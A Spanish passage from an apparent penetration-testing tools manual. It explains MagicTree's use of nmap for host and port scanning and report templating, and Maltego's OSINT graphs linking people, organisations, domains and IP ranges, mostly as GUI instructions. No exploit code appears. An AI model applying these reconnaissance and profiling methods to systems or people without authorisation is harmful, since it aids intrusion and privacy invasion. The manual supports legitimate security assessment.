


Los datos que ahora queremos estén en la tabla, por lo que podemos alimentarlos a nmap:




Tener en cuenta el parámetro $in en la línea de comando nmap. Es un archivo temporal que contiene resultados de consultas separadas por tabuladores. La salida XML de nmap va a $out.xml. $out es un prefijo especial que le dice a MagicTree que contiene algunos resultados de comandos. Al hacer clic en "Run", se iniciará nmap.

Se pueden iniciar múltiples comandos en paralelo. Se pueden ejecutar cosas de forma local y remota. En los dispositivos remotos se tiene un daemon SSH y un shell similar a Unix. Se verán todos los comandos en ejecución y finalizados en Task Manager.




El comando ha producido una salida legible y un archivo XML. Se pueden importar datos XML en el árbol.


Los nodos de árbol recién agregados se muestran en verde en el árbol.



Ahora se ejecuta un escaneo de puertos TCP para todos los dispositivos descubiertos. Se ejecutará una consulta que selecciona los dispositivos con el estado "up" y nuevamente se alimenta los datos a nmap. Luego se importan los nuevos datos en el árbol como se hizo antes. En cualquier momento se puede acceder a la consola a cualquier tarea en ejecución, local o remota.



Se puede continuar consultando los datos y proporcionándolos a varias herramientas. La consulta que se muestra en la captura de pantalla siguiente enumera todos los puertos y dispositivos abiertos:



Para las herramientas que no producen XML, aún se conserva la salida de texto y se puede ver e incluir en los informes, pero no se puede importar directamente al árbol. El árbol puede contener texto, imágenes, documentos XML e incluso datos binarios arbitrarios. También se admiten referencias cruzadas dentro de un árbol, para que un nodo pueda hacer referencia a otro. Esto es conveniente cuando necesita vincular un hallazgo a los hosts afectados, y así sucesivamente.

Una vez que se tengan todos los datos que se desea, se pueden usar para generar un informe. Los informes se generan a partir de plantillas. Una plantilla es simplemente un archivo OpenOffice o Microsoft Word que contiene todos los datos estáticos y el formato que se desea (logotipos, encabezados, pies de página, etc.) y marcadores de posición para los datos que provienen de

MagicTree. Los marcadores de posición son expresiones XPath, similares a las utilizadas en un consulta. Aquí hay un fragmento de plantilla que produce una sección de dispositivo:



4.1.1 Host: {{//host[@status!='ignored']}}

DNS name:

{{hostname}}

Open Ports and Services: {{.[count(ipproto)>0]|hidden}}

Port	State	Service	Software
{{ipproto/port[@status!='ignored']}} {{parent::ipproto|leaf}}	{{state|leaf}}	{{service|leaf}}	{{service/software|leaf}}

No open ports were found on this host. {{.[count(ipproto/port)=0]|hidden}}

Commands executed for this host: {{.[count(mt:inputting(.))>0]|hidden}}

- {{mt:inputting(.)}}

High Severity Problems for this Host {{.[count(mt:linkedxrefs(.)[ancestor::high])>0]|hidden}}

- {{mt:linkedxrefs(.)[ancestor::high]|hidden}} {{ancestor::issue}}

Medium Severity Problems for this Host {{.[count(mt:linkedxrefs(.)[ancestor::medium])>0]|hidden}}

- {{mt:linkedxrefs(.)[ancestor::medium]|hidden}}{{ancestor::issue}}

Low Severity Problems for this Host {{.[count(mt:linkedxrefs(.)[ancestor::low])>0]|hidden}}

- {{mt:linkedxrefs(.)[ancestor::low]|hidden}}{{ancestor::issue}}

Warnings and Remarks for This Host {{.[count(mt:linkedxrefs(.)[ancestor::warnings])>0]|hidden}}

- {{mt:linkedxrefs(.)[ancestor::warnings]|hidden}}{{ancestor::issue}}

Tener en cuenta que se pueden haber generado automáticamente hipervínculos en su informe, por lo que debe vincular a resultados detallados de un resumen, ordenar la salida de los detalles del dispositivo, etc.

Varias plantillas de informes de muestra vienen con MagicTree. Se pueden modificar y personalizar a su gusto.

26. Maltego

Maltego utiliza una arquitectura de cliente/servidor a los efectos de la recopilación de datos para determinar las relaciones y los enlaces del mundo real entre los datos, especialmente las infraestructuras de Internet, tales como:

- Gente
- Grupos de gente (redes sociales)
- Empresas
- Organizaciones
- Sitios web
- Infraestructura de Internet como:
  - Dominios
  - Nombres DNS
  - Bloques de redes
  - Direcciones IP
- Frases
- Afiliaciones
- Documentos y ficheros

Estas entidades se pueden vincular utilizando inteligencia de código abierto. Maltego proporciona una interfaz gráfica que permite ver estas relaciones, instantáneas y precisas, e incluso permite ver las conexiones ocultas. Usando la interfaz gráfica de usuario (GUI) se pueden ver las relaciones fácilmente, incluso si están a 3 o 4 grados de distancia. Maltego es único porque utiliza un marco poderoso y flexible que hace posible la personalización.


26.1. Comenzando con Maltego

26.1.1. Tu primer gráfico

Para crear un nuevo gráfico, presionar Control T o hacer clic en el botón (+) junto al icono de la aplicación. Se puede crear un nuevo gráfico en cualquier momento haciendo clic en este botón. El atajo de teclado para crear un nuevo gráfico es Control + T (nueva pestaña). Una vez que abra su primer gráfico, estará disponible para agregar entidades y ejecutar transformaciones para cambiar estas entidades a nuevas entidades. La paleta también estará disponible, que contiene una colección predeterminada de entidades.

El término entidad y nodos en un gráfico se usan indistintamente en el documento.

Se puede abrir más de un gráfico. Los nuevos gráficos se agregan como pestañas en la parte superior de la pantalla de gráficos.



Arrastrando una entidad al gráfico
Las entidades disponibles en su Maltego 3 se mostrarán en su paleta. La paleta puede hacer clic en la entidad deseada y arrástrela al área del gráfico como se muestra a continuación. Una vez que una entidad ha sido arrastrada a un gráfico, se convierte en uno de los nodos del gráfico.

Editando el valor de un nodo
Hacer doble clic en el texto en el nodo o hacer doble clic en el nodo para editar el valor.

Seleccionando un nodo
Hacer clic izquierdo en el nodo que se desea seleccionar. Debería ver aparecer el rectángulo de selección a su alrededor.

Seleccionando múltiples nodos
Arrastre un bloque con el mouse alrededor de las entidades que desea seleccionar, mientras mantiene presionado el botón de clic izquierdo.

Seleccionar nodos individuales a la vez
Cuando se enfrenta a múltiples nodos, pero solo desea seleccionar nodos específicos, usar Mayús + clic izquierdo. Mayús + clic izquierdo en cada nodo que desea seleccionar y se agregarán a la selección.

26.1.2. Usando el ratón


Para desplazarse, hacer clic derecho y mantener presionado mientras mueve el ratón en la dirección deseada. También se puede usar las teclas de flecha para saltar a la siguiente entidad en el gráfico. Esto es útil al navegar por barras de desplazamiento de gráficos grandes.

Se puede mover el marco visible (cuadro blanco) alrededor de la vista Overview (arriba a la derecha) con el ratón (clic derecho, arrastrar): la ventana principal del gráfico se actualizará en tiempo real. Dependiendo del nivel de zoom, el marco visible se hace más grande (alejado) o más pequeño (ampliado).

También se puede usar la rueda del ratón para acercar y alejar el gráfico, pero más sobre esto más adelante.

26.1.3. Ejecutando un transform

Cuando hace clic derecho en un nodo, se muestra un menú contextual. Si se hace clic en "Run Transform", se muestra un menú contextual adicional. Si se selecciona "All Transforms", se verá una lista de las transformaciones disponibles para la entidad seleccionada.



Se pueden mostrar todas los transforms y hacer una selección haciendo clic en el nombre de un transforma. Los transforms también pueden ser agrupadas lógicamente por el usuario en conjuntos.

Se mostrará una etiqueta de ayuda rápida del transform si el puntero se mantiene sobre un transform determinado durante un tiempo. Esta ayuda rápida tiene como objetivo proporcionar información críptica sobre el transform en cuestión. Para obtener ayuda detallada, seleccionar la burbuja de ayuda azul (azul I) que lo llevará a la página wiki de Maltego 3 para obtener más información sobre el transform y su aplicación.

En la esquina inferior derecha podemos ver la barra de estado del transform que indica que estamos ejecutando un transform en una entidad.

Cuando se ejecutan múltiples transforms en varias entidades, la barra de progreso dará una indicación del progreso general de todas los transforms. Al ejecutar un solo transform en una sola

entidad, el progreso solo muestra la actividad de este transform.


Al ejecutar un transform, notará que la barra de progreso en la parte inferior derecha de la pantalla se mueve mientras espera a que se complete el transform. La [X] (a la derecha de la barra de estado) permite cancelar fácilmente un transform (por ejemplo, si ha seleccionado el transform de forma incorrecta y no se desea que los resultados distorsionen su gráfico con entidades irrelevantes).

Para cancelar un transform en ejecución, simplemente seleccionar la [X] en la parte inferior de la pantalla. Simplemente seleccionando "Yes", se puede cancelar los transforms en ejecución. Si se selecciona "No", los transforms se completarán como de costumbre. Al ejecutar múltiples transforms, simplemente se puede hacer clic en el progreso del transform.

Al ejecutar múltiples transforms, la opción seleccionada [x] cancelará solo el transform más actual que se esté ejecutando. Si se desea seleccionar transforms específicos dentro del lote, primero hacer clic en la barra de progreso Transform (abajo a la derecha), que se extenderá para mostrar todas los transforms actualmente en ejecución, luego se puede seguir los pasos anteriores para cancelar los transforms.

26.1.4. Application Button

El Maltego Application Button proporciona acceso a funcionalidades y recursos adicionales. En primer lugar, ofrece una forma adicional de abrir una nueva pestaña o gráfico. Además proporciona la funcionalidad normal que se espera de una aplicación de Windows en forma de Open, Save, Save All y guardar un gráfico como. Maltego puede cargar y guardar fácilmente gráficos que se guardan con una extensión .mtgx. El menú del botón de la aplicación también le da al usuario la opción de Print u obtener una vista previa del gráfico actual.



Maltego también puede enviar el gráfico actual (en cualquier vista o diseño) a una impresora. Puede imprimir en una sola página o en varias páginas. Con varias páginas, debe especificar cuantas filas y cuantas columnas de páginas deben imprimirse.

La opción Import/Export del botón de aplicación Maltego permite lo siguiente:


- Exportar un gráfico como una imagen. Esto permite al usuario exportar un gráfico como imágen Graphics Interchange Format (GIF), Portable Network Graphics (PNG), Bitmap (BMP) o Joint Photographic Experts Group (JPEG).

- Exportar entidades. Esto permite al usuario exportar las entidades en un archivo MTZ (Maltego Archive) para compartirlas con otros usuarios de Maltego.
- Generar informe. Esto exportará la vista actual como un informe PDF.
- Importar entidades. Esto permite al usuario importar entidades desde un archivo "* .mtz" o "* .mtgx" de otros usuarios de Maltego.

La opción "More About Maltego" del botón de aplicación Maltego proporciona al usuario opciones de soporte adicionales. Cuando se selecciona “More About Maltego” > “About Maltego” o las opciones “Activate Maltego”, el usuario puede ver su información de la clave de licencia.

Al seleccionar el botón Options en la esquina inferior derecha del menú del botón de la aplicación Maltego, el usuario tendrá la opción de elegir el navegador predeterminado y configurar un proxy.

Los proxies a menudo se usan dentro de las redes corporativas como métodos para controlar como los clientes de la red acceden a Internet. Maltego requiere una conexión a Internet y si necesita usarlo dentro de su red corporativa, use esta opción para configurarlo.



26.2. Pestaña investigate

La pestaña investigate está abierta por defecto al iniciar Maltego. Proporciona al usuario numerosas opciones para manipular y navegar por un gráfico. Las opciones disponibles se agrupan en grupos lógicos.



26.2.1. Clipboard

La herramienta clipboard proporciona la siguiente funcionalidad intuitiva:

- Paste. Para pegar nodos que se han cortado o copiado.
- Clear All. Borra todo el contenido del gráfico.
- Copy. Para copiar nodos seleccionados.
- Cut. Cortar los nodos seleccionados.
- Delete. Eliminar nodos seleccionados.

Copiar y pegar entre gráficos
Copiar y pegar fue un poco duro antes de la versión 3.0.2, pero todo esto se ha solucionado. En la versión 3.0.2 y posterior, cuando se hace clic derecho en las entidades seleccionadas, se muestra un menú contextual:



Se puede decidir si se desea el subgráfico o solo las entidades que están seleccionadas (‘Copy with links’ vs. ‘Copy without links’).

Otra nueva característica es "Copy with neighbours". Esto permite enfocarse fácilmente en la parte del gráfico que es interesante, aislando nodos alrededor del nodo de interés. Hay 3 subcategorías:
- "ANY" seleccionará, copiará y pegará nodos secundarios y primarios en un nuevo gráfico
- "Children" solo seleccionará nodos secundarios y
- "Parents" solo seleccionará nodos primarios.

El campo numérico indica cuantos niveles se deben seleccionar. Supongamos que queremos que todos los padres e hijos del número IP seleccionado en el ejemplo anterior. Usaremos "Any" y el número "1". Esto dará como resultado un nuevo gráfico que se ve de la siguiente manera:

Copiar desde texto
Al igual que en la versión 2, Maltego versión 3.0.2 intenta identificar el tipo de entidad que se pega del texto. Tener en cuenta que el tipo de entidad URL muestra el título de la URL cuando se pega desde el texto.

También puede pegar desde Maltego a texto. Después de que los nodos se hayan seleccionado y copiado (Control C, o mediante los botones de la GUI), pegar en un editor de texto hace que se edite la representación en texto de los elementos seleccionados.

Tener en cuenta que en algunos casos Maltego fallará en el reconocimiento de entidades complejas como por ejemplo los números de teléfono. En estos casos, es posible que desee decirle a Maltego cual es el tipo de entidad. Esto se puede hacer agregando el valor de la entidad con el tipo de entidad.

Los nombres de entidad, por ejemplo lo que se inserta antes del #, se pueden obtener arrastrando una entidad al gráfico y mirando en la vista de detalle la descripción del tipo de entidad.

26.2.2. Número de resultados del transform

Los resultados del transform es un control deslizante que establece el número de resultados devueltos por Maltego. Cuando se configura a la izquierda, Maltego solo mostrará los 12 resultados principales, en función del peso. El siguiente ajuste corresponde a 50 resultados, luego 255 y más tarde a resultados ilimitados (10000). Hay que entender las implicaciones de estos ajustes. Muchos transforms no tienen concepto de peso. De hecho solo los transforms de los motores de búsqueda utilizan el peso que tenemos como indicación de relevancia. Piense en los resultados de los DNS inversos para una red de clase C, que potencialmente puede devolver 255 resultados, cada uno de ellos con un valor de 100 (el valor predeterminado), ya que ninguna entrada de DNS es más importante que la otra. Establecer el control deslizante en 12 resultados solo mostrará los primeros 12 resultados: útil para simplemente tener una idea de lo que hay en la red, pero inútil para enumerar TODA la información de DNS inversa del bloque. Del mismo modo configurar el control deslizante en 255 resultados para un transform de motor de búsqueda (por ejemplo, buscar a alguien específico pero que tenga un nombre muy común) no es inteligente, ya que se verá inundado de resultados. Debe tener cuidado para comprender como funciona el control deslizante y pasar tiempo experimentando con él.

26.2.3. Buscar

La opción de búsqueda rápida en la pestaña investigate es una herramienta muy útil para encontrar algo específico en un gráfico muy grande. Una vez que seleccione "Find", se abrirá una barra de herramientas en la parte inferior del gráfico, donde ahora se puede ingresar un término de búsqueda, seleccionar el tipo de nodo específico o especificar el gráfico “All” (el gráfico completo) y tiene la opción de buscar todas las propiedades (enumeradas en la Property View). Una vez que seleccione encontrar los nodos relevantes se resaltará en el gráfico y los resultados de búsqueda se enumerarán en la Detail View.

Para habilitar la búsqueda, también puede presionar Control + F. A menudo es más fácil seleccionar todos los nodos/entidades de un tipo específico al no especificar un término de búsqueda y elegir solo el tipo y presionar buscar.

26.2.4. Modo link vs. entity

Maltego 3.0.2 puede funcionar en 2 modos diferentes: modo de selección de enlace o modo de selección de entidad. El modo predeterminado es el modo de selección de entidad. Para cambiar entre modos, se puede presionar el control M o hacer clic en el icono de selección de modo en la parte superior. Para cambiar rápidamente, también puede presionar y mantener presionada la tecla Control mientras arrastra o selecciona.

Modo link
En el modo de selección de enlaces, se seleccionarán enlaces. Al arrastrar un cuadro alrededor de los enlaces, se seleccionarán varios enlaces.
Tener en cuenta que el modo de selección de enlace está habilitado. Los enlaces también se pueden seleccionar seleccionando nodos en modo de selección de entidad y luego cambiando al modo de selección de enlaces. Esto es muy útil para seleccionar, por ejemplo, todos los enlaces entrantes a una entidad.
Supongamos que queremos seleccionar todos los enlaces que entran en el AS 15169 en el gráfico anterior. Seleccionamos el nodo AS y luego presionamos la flecha de control hacia arriba (o hacemos clic en el botón "Add parents") para agregar los padres de este nodo.
Las funciones ‘select parent’, ‘select child’, etc. también funcionan en la selección de enlace.

Estableciendo los enlaces manualmente
Los enlaces manuales se pueden establecer de 2 maneras:

- Hacer clic izquierdo y mantener presionada una entidad de origen no seleccionada, luego arrastrar el enlace a la entidad de destino.
- En el modo de selección de enlace, simplemente conectar las 2 entidades

Establecimiento de las propiedades del enlace
Las propiedades de enlace se pueden configurar de 3 maneras:

1. Cuando se crea un enlace manual, aparece el cuadro de diálogo de propiedades de enlace por defecto
2. Al hacer doble clic en un solo enlace cuando se encuentra en el modo de selección de enlace o al mantener presionada la tecla Control
3. Al establecer los campos en la vista de propiedades (enlaces múltiples)

En el cuadro de diálogo de propiedades de enlace, el usuario puede seleccionar la etiqueta (el texto que se representará en el enlace), establecer el color, el estilo, el grosor, etc.

Para establecer las propiedades de varios enlaces, hacer lo siguiente:

- Seleccionar los enlaces utilizando cualquiera de los métodos descritos
- Establecer las propiedades de los enlaces en la vista de propiedades

Desde la vista de propiedades, el estilo, el grosor y el color también se pueden configurar.

Etiquetas del enlace
Una etiqueta de enlace es el texto que se muestra en el enlace:
Hay 2 tipos de etiquetas:
• Las generadas por los transforms.
• Las configuradas por el usuario.

Las etiquetas generadas por los transforms no pueden ser editadas por el usuario. Los enlaces manuales se pueden editar haciendo doble clic en el enlace y manteniendo presionada la tecla Control o cuando se encuentre en el modo de selección de enlace y se pueden editar varios enlaces a la vez seleccionándolos y editandolos en la vista de propiedades.

